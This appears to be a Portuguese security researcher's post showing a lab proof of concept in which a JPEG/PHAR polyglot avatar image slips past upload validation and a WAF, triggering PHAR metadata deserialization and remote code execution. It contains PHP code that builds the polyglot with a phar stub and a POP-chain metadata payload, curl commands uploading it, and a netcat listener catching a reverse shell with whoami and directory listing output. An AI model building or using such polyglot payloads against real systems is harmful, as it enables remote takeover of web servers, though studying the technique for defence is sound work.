


Imagem Poliglota

Agente Duplo




Imagem Poliglota

Agente Duplo

```
(kali@kali)-[~/Downloads]
$ file avatar_poliglota.jpg
avatar_poliglota.jpg: JPEG image data, JFIF standard 1.60, density 28776x28704, segment length 16, thumbnail 95x95

(kali@kali)-[~/Downloads]
$ file --mime-type avatar_poliglota.jpg
avatar_poliglota.jpg: image/jpeg

(kali@kali)-[~/Downloads]
$ grep -aob "__HALT_COMPILER" avatar_poliglota.jpg
18: __HALT_COMPILER

(kali@kali)-[~/Downloads]
$ strings -a avatar_poliglota.jpg | grep -i "__HALT_COMPILER"
<?php __HALT_COMPILER(); ?>
```

Web Application Firewall

WAF resolve tudo?





Filtra e monitora o tráfego **HTTP/HTTPS** para proteger a aplicação contra **explorações** e **ataques comuns**.



Fluxo da pesquisa

Cadeia lógica



Payload

- O sistema enxerga apenas um **JPEG comum**, passando por todas as **validações** de upload.
- Todo o código do ataque passa escondido de forma silenciosa dentro dos **metadados dessa imagem**.
- A **requisição não mostra** o protocolo **phar://**, passando despercebida.
- A execução (RCE) ocorre no **próprio processo do PHP**.




Payload

```
$jpeg_magic =  
"\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01";  
  
$filename = "src/uploads/avatar_poliglota.jpg";
```

```
$phar = new \Phar($temp);  
$phar->startBuffering();  
$phar->addFromString('avatar.jpg', 'bypass');  
$phar->setStub($jpeg_magic . "<?php __HALT_COMPILER(); ?>");  
$phar->setMetadata($pop_chain);  
$phar->stopBuffering();  
  
rename($temp, $filename);  
echo "[+] Imagem Gerada: $filename\n";
```



Prova de Conceito





Perfil



Segurança



Configurações

Adriele Primo

3 posts



Edit profile

Adriele Primo

@obtuosa

Security Researcher | AppSec | Bug Bounty 🐛

📅 Entrou em julho de 2026


5 Seguindo 8 Seguidores

Posts

Respostas

Mídia

Prova de Conceito



Prova de Conceito

```
$ curl -i "$LAB_URL/index.php?q=%3Cscript%3Ealert(1)%3C/script%3E"
HTTP/2 403
date: Fri, 10 Jul 2026 22:27:55 GMT
content-type: text/html
cf-ray: a192ff9b2e5e2ed4-GIG
cf-cache-status: DYNAMIC
access-control-allow-origin: *
server: cloudflare
access-control-allow-headers: *
access-control-allow-methods: GET, POST, PUT, DELETE, OPTIONS
access-control-max-age: 3600

<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Prova de Conceito

```
$ curl -i -X POST "$LAB_URL/index.php" \
-F "avatar_file=@payloads/avatar_poliglota.jpg;type=image/jpeg"
HTTP/2 524
date: Fri, 10 Jul 2026 22:30:10 GMT
content-type: text/html; charset=UTF-8
content-length: 7935
cf-ray: a192ffdd8a91dba8-GIG
cache-control: private, max-age=0, no-store, no-cache, must-revalidate, post-check=0, pre-check=0
expires: Thu, 01 Jan 1970 00:00:01 GMT
retry-after: 120
server: cloudflare
referrer-policy: same-origin
x-frame-options: SAMEORIGIN
```

Prova de Conceito

```
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.21.0.4] 53352
Connected from enterprise-backend
Context: PHAR metadata deserialization -> POP Chain -> fileless shell

/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls -la
total 36
drwxr-xr-x 5 1000 1000 4096 Jul  1 11:00 .
drwxr-xr-x 3 root root 4096 Jun 24 01:25 ..
-rw-r--r-- 1 1000 1000 3032 Jul  1 11:00 ImageValidator.php
-rw-r--r-- 1 1000 1000 1054 Jul  1 11:00 MediaPackageReader.php
drwxr-xr-x 2 1000 1000 4096 Jul  1 11:00 assets
-rw-r--r-- 1 1000 1000 1594 Jul  1 11:00 index.php
drwxrwxrwx 2 1000 1000 4096 Jul  1 11:22 uploads
